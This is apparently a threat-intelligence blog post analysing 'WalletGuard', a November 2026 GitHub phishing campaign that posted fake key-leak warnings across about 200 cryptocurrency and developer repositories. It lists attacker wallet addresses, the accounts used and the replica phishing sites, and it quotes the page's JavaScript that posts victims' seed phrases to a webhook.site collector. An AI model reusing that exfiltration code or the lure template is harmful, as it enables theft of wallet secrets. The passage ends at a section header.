BLOG

WalletGuard is a coordinated, AI-generated phishing campaign that targeted 200+ open-source projects. This campaign is hosted and runs entirely in GitHub.
By c0a15726-c5b1-4b0d-85e6-fe15553df9e2 ·
The OpenSourceMalware team has identified a large, coordinated campaign that turned GitHub itself into a phishing delivery network. Attackers opened security-themed issues across cryptocurrency, wallet, blockchain, and developer-tool repositories, warning maintainers that wallet keys associated with their projects had appeared in a leaked dataset. The warning was false. Its purpose was to drive victims toward attacker-controlled wallet addresses and a fake “WalletGuard” verification page that stole any mnemonic, private key, or keystore submitted to it.
The investigation also uncovered walletguard-cli, a separate but thematically aligned credential stealer masquerading as an offline wallet-hygiene scanner. It offered real security checks as camouflage while silently collecting wallet seeds, private keys, browser-wallet databases, SSH material, cloud credentials, .env files, and seed-related screenshots. Its included command-and-control worker decrypted stolen bundles and forwarded the secrets to Telegram.
The public evidence strongly suggests that established GitHub accounts were abused as campaign infrastructure. It does not establish that the real people behind those accounts knowingly participated. Throughout this article, account names identify technical infrastructure—not attributed human operators.
TL;DR #
- Threat type: GitHub phishing, cryptocurrency theft, credential harvesting, and malicious npm-style tooling
- Affected ecosystem: GitHub, GitHub Pages, Node.js/npm workflows, cryptocurrency wallets, and developer workstations
- Impact: Theft of seed phrases, private keys, keystore files, SSH keys, cloud credentials, environment secrets, and potentially cryptocurrency
- Scale: GitHub reports 202 exact matching issue records; 197 unique malicious issues were independently retrieved and verified
- Key finding: The fake browser checker uploaded wallet secrets to
webhook.site, whilewalletguard-cliused a Cloudflare Worker and Telegram exfiltration pipeline - Attribution boundary: The accounts were used maliciously, but public evidence cannot distinguish account takeover from intentional use
Discovery #
On November 25, 2026, hundreds of open-source projects began receiving nearly identical GitHub issues claiming that a mnemonic or private key associated with each repository had appeared in a “2026-Q4 GitHub secrets leak dataset.”
The campaign disproportionately targeted cryptocurrency wallets, blockchain clients, smart-contract frameworks, exchanges, security tools, and Web3 developer libraries. Each issue urged anyone holding funds derived from the allegedly exposed key to move them into three attacker-designated “incident-response” wallets:
ETH: 0x2C708911e4bC1E04C66aC703678111FaC0f96985
BTC: bc1qahwv7t8as35dtw4tc6wewwdhn3jv0mc2knjky7
SOL: BK6m9M3pmFBb6f49siJEaGX8DvKD58q5MKW6gwBt27dM
Each issue linked to:
<https://amrbentaleb.github.io/wallet-security-check/>
The issues used several reliable social-engineering devices at once: urgency, a 72-hour deadline, apparent incident-response authority, fear of irreversible financial loss, and a warning not to disclose secrets publicly. That last instruction created a veneer of security while directing victims to disclose the same secrets privately to attacker infrastructure.
Projects across the ecosystem began closing the reports as phishing. Maintainer responses consistently reflected the right advice: do not interact with purported support accounts, do not click the link, and never submit wallet secrets to a third-party “verification” page.
A Mass-Distributed GitHub Issue Campaign #
An independent GitHub search for the exact phrase 2026-Q4 GitHub secrets leak dataset now reports 202 matching issue records. The paginated API exposed 197 unique issues whose bodies contained the exact phrase and attacker wallet address. This is GitHub evidence, not merely a count derived from the customer-supplied indicator list. Every retrievable result reviewed used the same title pattern, wallet addresses, amrbentaleb.github.io/wallet-security-check link, 72-hour deadline, and purported “incident-response sweep.”
GitHub API records also confirmed that the campaign rotated through accounts rather than using a single spam account. The first visible issues were created seconds apart by different authenticated authors:
Time (UTC)
Target
Issue author
00:36:08
localsend/localsend
halexisgit
00:36:14
DefinitelyTyped/DefinitelyTyped
Mozippo
00:36:18
ccxt/ccxt
hassantahir0011
00:36:22
OpenZeppelin/openzeppelin-contracts
EhsanOrandi
00:36:30
AmazingAng/WTF-Solidity
abbuimrsoft
00:36:33
NoFxAiOS/nofx
indr7a
00:36:36
OffcierCia/DeFi-Developer-Road-Map
Gagandeep-Vashisht
00:36:42
Chia-Network/chia-blockchain
tatanaavtovoronki-hash
00:36:52
MystenLabs/sui
fadialset
The customer dataset contains 58 consecutive issue indicators attributed to 58 distinct authors in 5 minutes and 23 seconds—approximately 10.8 issues per minute. The records independently checked through GitHub match that chronology and attribution. That timing is consistent with centralized automation controlling multiple authenticated accounts or tokens. It is not consistent with unrelated people independently publishing the same text, wallets, and link seconds apart.
Confirmed GitHub search results include major cryptocurrency and blockchain projects such as OpenZeppelin, Uniswap, Trust Wallet, Solana, Chia, Vyper, Safe, Rabby, MyEtherWallet, CosmWasm, Trezor, Tonkeeper, Rainbow, IoTeX, Fuel, Qtum, Zeus, Cardano, TRON, TON, Monero, ApeWorX, and Crytic. Some non-cryptocurrency repositories were also included, showing that target selection was broad rather than perfectly curated.
Affected Open-Source Repositories
At the time of this update, GitHub's exact-phrase search reported 202 matching issue records. GitHub's paginated API returned 197 unique, independently retrievable issues whose bodies contain both the exact campaign phrase and attacker Ethereum address. The five-record difference appears to be search-index or pagination inconsistency; those entries are not fabricated below. Issue state is a point-in-time snapshot and may change as maintainers remove the campaign.
Repository
Malicious issue
Author account
Created (UTC)
State when checked
halexisgit
2026-11-25 00:36:08
Closed
DefinitelyTyped/DefinitelyTyped
Mozippo
2026-11-25 00:36:14
Open
hassantahir0011
2026-11-25 00:36:18
Open
OpenZeppelin/openzeppelin-contracts
EhsanOrandi
2026-11-25 00:36:22
Open
abbuimrsoft
2026-11-25 00:36:30
Open
indr7a
2026-11-25 00:36:33
Open
OffcierCia/DeFi-Developer-Road-Map
Gagandeep-Vashisht
2026-11-25 00:36:36
Open
tatanaavtovoronki-hash
2026-11-25 00:36:42
Open
Ademayo959
2026-11-25 00:36:58
Closed
Veyronixx
2026-11-25 00:37:10
Open
davegilligan
2026-11-25 00:37:13
Open
arifak22
2026-11-25 00:37:18
Open
naturdesma
2026-11-25 00:37:22
Open
Daltoo
2026-11-25 00:37:27
Open
ditppbsibkpm
2026-11-25 00:37:33
Open
mustbeperfect/definitive-opensource
erfanyousefi
2026-11-25 00:37:36
Open
pc1777a-hash
2026-11-25 00:37:40
Open
RooflyApp
2026-11-25 00:37:47
Open
jadeebuilder
2026-11-25 00:37:57
Closed
Hma33
2026-11-25 00:38:00
Open
yaoqingshuo-netizen
2026-11-25 00:38:09
Open
solana-foundation/solana-web3.js
imartinezcds
2026-11-25 00:38:12
Open
mohamedosama-aieng
2026-11-25 00:38:15
Open
lin492704
2026-11-25 00:38:18
Open
dhenriquez
2026-11-25 00:38:22
Open
crytic/building-secure-contracts
astratech55
2026-11-25 00:38:29
Open
ripplesjai
2026-11-25 00:38:32
Open
Twabe
2026-11-25 00:38:44
Closed
klaarnut
2026-11-25 00:38:57
Open
jagadish22002
2026-11-25 00:39:07
Open
ManuMontaraz
2026-11-25 00:39:11
Open
wdongxu2022
2026-11-25 00:39:14
Open
KeniwKonet
2026-11-25 00:39:22
Open
vanillamasonry
2026-11-25 00:39:28
Open
input-output-hk/plutus-pioneer-program
osba0
2026-11-25 00:39:33
Open
alexandercerutti/passkit-generator
afshines
2026-11-25 00:39:47
Closed
formal-it
2026-11-25 00:39:53
Open
mec0-der
2026-11-25 00:39:56
Open
Pegarose
2026-11-25 00:39:58
Open
Edwingudfriend
2026-11-25 00:40:01
Open
ci-exberry
2026-11-25 00:40:06
Open
ashok-devbee
2026-11-25 00:40:19
Closed
nfisplatform
2026-11-25 00:40:22
Open
CosmicScale/PSBBN-Definitive-Project
Callidus220
2026-11-25 00:40:25
Closed
JiwonDev1141
2026-11-25 00:40:33
Open
sidiki-codeur
2026-11-25 00:40:42
Open
localproduct
2026-11-25 00:40:48
Open
saeidshirazi/Awesome-Smart-Contract-Security
comunicacaoiblvitoria-lgtm
2026-11-25 00:40:53
Open
dlyx-admin
2026-11-25 00:40:57
Open
zaidmulla007
2026-11-25 00:41:12
Open
doug458
2026-11-25 00:41:19
Closed
ivocarrionsg
2026-11-25 00:41:28
Open
mwaldhans
2026-11-25 00:41:31
Open
zaiblitz
2026-11-25 00:41:36
Open
moguchiy2017-sudo
2026-11-25 00:41:39
Open
solana-foundation/solana-dev-skill
elsultanceleste
2026-11-25 00:42:04
Open
sunseriesdeployment
2026-11-25 00:42:11
Open
daisuke-fukushi
2026-11-25 00:42:25
Open
kostyasproge
2026-11-25 00:42:28
Open
bringthepunters
2026-11-25 00:42:39
Open
Adamant-im/adamant-api-jsclient
MoizNotAi
2026-11-25 00:42:42
Open
Adamant-im/adamant-exchangebot
great-eng
2026-11-25 00:42:49
Open
NaimishDwivedi
2026-11-25 00:43:02
Open
breitenbachfx
2026-11-25 00:43:06
Open
moneroexamples/onion-monero-blockchain-explorer
GreenTorque-Dev
2026-11-25 00:43:13
Open
htrejos-clanr3
2026-11-25 00:43:17
Open
Liveinbooks
2026-11-25 00:43:20
Closed
nesverth
2026-11-25 00:43:23
Open
mirshod948
2026-11-25 00:43:26
Closed
aaarghhh/awesome_osint_blockchain_analysis
GoHelekCreate
2026-11-25 00:43:32
Open
Phala-Network/phala-blockchain
studionaudom-commits
2026-11-25 00:43:37
Open
abdulhaq
2026-11-25 00:43:42
Open
edywawansantoso/pump-fun-desktop-utility
770sims
2026-11-25 00:43:50
Open
PrakharUNIQGRID
2026-11-25 00:43:56
Open
dimitryx01
2026-11-25 00:44:14
Open
diamond-commit
2026-11-25 00:44:23
Open
automatesh
2026-11-25 00:44:27
Open
Yirves
2026-11-25 00:44:32
Open
Cetipoo/solana-onchain-arbitrage-bot
redtiger-rus
2026-11-25 00:44:34
Open
arifnaoval
2026-11-25 00:44:42
Open
praveensumathi
2026-11-25 00:44:47
Open
MaksymKozlov
2026-11-25 00:44:50
Open
MikhailMa649/polymarket-trading-bot-clob-arbitrage
abrahamimanzi
2026-11-25 00:44:55
Open
arturismo
2026-11-25 00:44:58
Open
virgantara
2026-11-25 00:45:01
Open
vybenetwork/solana-top-holders-api
Debojit-paul
2026-11-25 00:45:07
Open
vybenetwork/solana-top-traders-api
huonght7272
2026-11-25 00:45:15
Open
radixxko
2026-11-25 00:45:22
Open
jayjalu
2026-11-25 00:45:25
Closed
jit9499
2026-11-25 00:45:36
Open
nedned7
2026-11-25 00:45:48
Open
Gemini-IaC
2026-11-25 00:45:52
Open
Oscuridaad
2026-11-25 00:46:00
Open
farzanamustafa936-dot/solana-pump-fun-sniper-bot
kaletra666
2026-11-25 00:46:03
Open
EOA-Blockchain-Labs/ethereumonarm
EriclesHoffmann
2026-11-25 00:46:13
Open
tru-team
2026-11-25 00:46:15
Open
khaledsabek
2026-11-25 00:46:21
Open
dianenelson33/kalshi-polymarket-cross-exchange-arb-bot
yathin7-tech
2026-11-25 00:46:24
Open
bettysuzuki/okx-agent-trade-kit-mcp-grid-dca-bot
arounduslivelife
2026-11-25 00:46:31
Open
logos-blockchain/logos-blockchain
FormulaCATS
2026-11-25 00:46:34
Open
aninditar035-max
2026-11-25 00:46:44
Open
ArhantJain
2026-11-25 00:46:53
Open
tapestrygames-nate
2026-11-25 00:46:56
Open
RSoftindia1
2026-11-25 00:46:58
Open
blockchain-certificates/cert-verifier-js
dhanipay-digital
2026-11-25 00:47:04
Closed
crysnovax
2026-11-25 00:47:25
Open
hiplasagar
2026-11-25 00:47:27
Open
menuragamage2009-sys/pump-fun-volume-bump-bot-fadelin
Ezz1610
2026-11-25 00:47:38
Open
solana-foundation/framework-kit
newalgeria
2026-11-25 00:47:43
Open
bryanprogrammer
2026-11-25 00:47:48
Closed
pinargomez/raydium-meteora-grpc-sniper-bot
tarscl
2026-11-25 00:47:51
Open
victor-hr
2026-11-25 00:47:54
Open
rinat3636
2026-11-25 00:48:01
Open
albertobraschi
2026-11-25 00:48:05
Open
admorerafik27
2026-11-25 00:48:07
Open
riusaky007
2026-11-25 00:48:30
Closed
siriswork247
2026-11-25 00:48:33
Open
indigomonad22/Crypto-Seed-Recovery
rkalsipanesar
2026-11-25 00:48:40
Open
solana-foundation/solana-developer-platform
kilopers
2026-11-25 00:48:55
Closed
turuncunetbot
2026-11-25 00:48:58
Open
solana-developers/solana-devnet-faucet
IpeCoder
2026-11-25 00:49:02
Open
mohanvel026
2026-11-25 00:49:11
Open
dmitry-k-code19w1/raydium-meteora-sniper-bot-x64
michaelsaiagent
2026-11-25 00:49:13
Open
cAlmeida53092/crypto-airdrop-farmer
fangwl-max
2026-11-25 00:49:16
Open
mztacat/Simplified-FLOP-Labs-Technocore-Agent-Guid
kenta-nemo
2026-11-25 00:49:22
Open
ivanmustafa/gmgn-ai-bullx-solana-copytrade-bot
tanvirnabil
2026-11-25 00:49:25
Open
ruzickap/malware-cryptominer-container
HThanh209
2026-11-25 00:49:28
Open
0xfnzero/jito-shredstream-install
Alexis-Deconinck
2026-11-25 00:49:34
Open
henkbonnet297/pump-fun-jito-bundler-sniper-bot-portable
Anan-Elayan
2026-11-25 00:49:39
Open
knightlightst/solana-copytrading-bot
CdsDesarrolloIos
2026-11-25 00:49:41
Open
Norao01/solana-pump-fun-jito-bundler-sniper
codelover-mx
2026-11-25 00:49:44
Open
VusujuDa80/solana-pump-fun-jito-bundler-sniper
racepeaceday
2026-11-25 00:49:48
Open
manuel36415/padre-gg-pump-fun-terminal-sniper-bot
MarcoCED
2026-11-25 00:49:51
Open
tquan24
2026-11-25 00:50:05
Closed
krishnaIncred
2026-11-25 00:50:07
Open
captainchapster/Entropy32-Plus
bhavanapoladia
2026-11-25 00:50:10
Open
weechengkhor
2026-11-25 00:50:16
Open
greengod63/PumpFun-Bonding_Curve
patchouco20
2026-11-25 00:50:22
Open
nana-tec
2026-11-25 00:50:30
Open
gh-int-infra
2026-11-25 00:50:33
Closed
an78gubad
2026-11-25 00:50:37
Open
DenysPoliakov
2026-11-25 00:50:40
Closed
gari8641
2026-11-25 00:50:45
Closed
ouranostech
2026-11-25 00:50:53
Open
Shivam-netweb
2026-11-25 00:50:59
Closed
FormulaX-ONE
2026-11-25 00:51:01
Open
TrenchyDev/solana-pumpfun-bundler-jito-multiwallet-launcher
AmazingYan-1
2026-11-25 00:51:10
Open
juankrlos1
2026-11-25 00:51:16
Open
johnsond-7314/crypto-mine-updated
sargonNetpeak
2026-11-25 00:51:28
Open
MahmoudElemarati
2026-11-25 00:51:38
Open
cyberjunky/home-assistant-bitaxe_monitor
Jeel-tadhani
2026-11-25 00:51:44
Open
SoulPass-AI/soulpass-cli-skill
baskarcm
2026-11-25 00:51:52
Open
mss0000786
2026-11-25 00:51:55
Open
Franklin4006
2026-11-25 00:52:02
Open
leoweyr
2026-11-25 00:52:04
Open
thomus265
2026-11-25 00:52:07
Open
webcraftzstechnologies
2026-11-25 00:52:14
Open
maluesgo-art
2026-11-25 00:52:19
Open
Samishthabhatt
2026-11-25 00:52:31
Open
CodeX2124/Solana-Meme-Coin-Mint-and-buy-sell-using-multi-wallet
MBAIADOUM-NEHEMIE
2026-11-25 00:52:35
Open
bsv-blockchain-demos/mnemonic-to-brc100
sorisa-web
2026-11-25 00:52:52
Open
findplace4u
2026-11-25 00:53:05
Open
delfinobiang
2026-11-25 00:53:08
Open
vispanweb
2026-11-25 00:53:14
Open
Jelo008
2026-11-25 00:53:21
Open
abdullahiftikharcode/utorrent-cryptominer-removal
rnavalucsd
2026-11-25 00:53:37
Open
ranv94
2026-11-25 00:53:42
Open
genplusdev2-ossf
2026-11-25 00:53:44
Open
asilva-idc
2026-11-25 00:53:46
Open
PatelShakil
2026-11-25 00:53:50
Open
Kushmanmb/Mnemonic-Recovery-Lab
maxi720
2026-11-25 00:53:52
Open
jimtje/Atomic-Wallet-XRP-Derive-PoC
raji-mahmud-a
2026-11-25 00:54:02
Open
web-siesgst
2026-11-25 00:54:05
Open
timnn22
2026-11-25 00:54:10
Open
aionunderground
2026-11-25 00:54:13
Open
rapps01
2026-11-25 00:54:15
Open
norbertocur
2026-11-25 00:54:20
Open
fakhryhizballah
2026-11-25 00:54:23
Open
crypta156-ux
2026-11-25 00:54:26
Open
buddy-ma
2026-11-25 00:54:28
Open
Rhecthor
2026-11-25 00:54:32
Open
sayedihasansohug-cmd/Copy-trading
neerexpress
2026-11-25 00:54:41
Open
sharman35
2026-11-25 00:54:44
Open
figtitou-svg/agent_trading_meme_coins
hcindus
2026-11-25 00:54:46
Open
PickFlowersNotFights/grace-gns-meme-coin
kk7vjm
2026-11-25 00:54:51
Open
Nadun-Kaveesha
2026-11-25 00:54:54
Open
e1sndev
2026-11-25 00:55:01
Open
Pongsakorn-SEC/ripple-sniper-bot-automated-toolkit
Tysontronik
2026-11-25 00:55:10
Open
StephenShumway/shard-nft-rarity-sniper
projetossejaprime
2026-11-25 00:55:18
Open
medusacqoaqxngf65/Solana-Crypto-Token-Sniper-Bot
civitas-z-schema
2026-11-25 00:55:26
Open
blendthedangerous/fox-sniper-ai
Admin063
2026-11-25 00:55:29
Open
quicotte-formations
2026-11-25 00:55:32
Open
MihaiBogdanDeaconu/token-sniper
jmgmmjbcmagb
2026-11-25 00:55:35
Open
partadox
2026-11-25 00:55:42
Open
stephanie-her
2026-11-25 00:55:49
Open
sblandford
2026-11-25 00:55:57
Open
ShopkeeperString/crypto-sniper-bot
oddbreeddev
2026-11-25 00:56:03
Open
Possible access mechanisms include stolen personal access tokens, stolen browser sessions, credential stuffing, malicious OAuth or GitHub App grants, and accounts intentionally supplied to the operator. Public repository data cannot distinguish among them. Each distribution account should be treated as suspected compromised infrastructure, not automatically as the human attacker.
Twenty-Two Synchronized GitHub Pages Replicas #
The phishing page was not hosted only under AmrBentaleb. GitHub server timestamps show 22 separate accounts creating a repository named wallet-security-check between 00:22:45 and 00:33:55 UTC, immediately before issue distribution began. The repositories were not forks. Each was created independently, received the same two-commit deployment pattern, and had GitHub Pages enabled within seconds.
The first account created its repository at 00:22:45; the final account created its copy at 00:33:55. The sequence advanced roughly once every 31–35 seconds for 11 minutes and 10 seconds. Twenty-one retained Pages workflow records identify the repository owner as both actor and triggering_actor. Those are GitHub server-side fields and cannot be forged through Git author metadata. The remaining repository, KTIG-SDLC/wallet-security-check, follows the same creation and commit cadence but had no retained workflow run when checked.
AmrBentaleb             radixxko              itsalimanuel
Darruiz                 daisuke-fukushi       Wyverns010
bycko                   rfday                 carlospess0a
briuin                  OTS-TimHo             hiiragiizawa
gokulr1701              sidiki-codeur         davidhamrak
sagar-mypcot            russtydog             discoazul-user
KTIG-SDLC               akrichikov            touficyass
elefantoteam
This proves authenticated use of those accounts to stage campaign infrastructure. It does not reveal whether the operator used a personal access token, OAuth authorization, stolen browser session, password, or deliberately supplied account. The ability to create repositories, push code, change settings, and enable Pages is stronger than SSH-only access and is most consistent with API-capable tokens or authenticated web sessions.
The recovered walletguard-cli source does not by itself explain these 22 takeovers. It steals SSH keys, complete .env files, cloud and developer credentials, and could incidentally capture a GitHub token stored in an environment file. It does not explicitly collect GitHub CLI hosts.yml, general browser cookies, GitHub Desktop credentials, or OS credential-manager databases. More importantly, the replica accounts were ready before the visible issue-delivery wave. The leading hypothesis is therefore that the operator entered this campaign with a pre-existing inventory of compromised GitHub credentials, possibly sourced from earlier infostealer activity. GitHub security logs are required to establish the original access vector.
The Fake Wallet Exposure Checker #
The phishing site was sourced from AmrBentaleb/wallet-security-check. Its interface offered three verification modes:
- Mnemonic phrase
- Private key
- Keystore JSON
No verification occurred. Once the input exceeded 11 characters, the page constructed a JSON record containing:
t       fixed value "seed"
mode    mnemonic, privatekey, or keystore
v       full victim-supplied secret
d       document title
u       landing-page URL
ts      Unix timestamp
fp      user agent, browser language, and screen resolution
It then sent the record twice to the same collector:
navigator.sendBeacon(
  "<https://webhook.site/b39ec3ff-1525-4fdd-9f01-66dabce33eec>",
  body
);

var x = new XMLHttpRequest();
x.open(
  "POST",
  "<https://webhook.site/b39ec3ff-1525-4fdd-9f01-66dabce33eec>",
  true
);
x.setRequestHeader("Content-Type", "text/plain;charset=UTF-8");
x.send(body);
The result was also fraudulent. An HTTP 200 response, network error, or 3.5-second timeout normally produced a green “no exposure found” message. Only a completed non-200 response displayed a fake leak match. The script never queried a dataset, parsed verification data, connected to a blockchain, or validated the supplied secret.
This design gave victims reassurance after the theft. Someone who submitted a seed and saw “no exposure” might continue using the compromised wallet rather than immediately rotating it.
The analysis used the complete index.html added by immutable commit e9af20496832e94b5c7789d696604894a4612bcc. The live GitHub Pages URL was not executed and no test secret was submitted. The reviewed source contains no external JavaScript dependency or hidden secondary script: the credential collection and both POST attempts are directly visible in the page itself.
GitHub Timeline: Signs of Account Takeover #
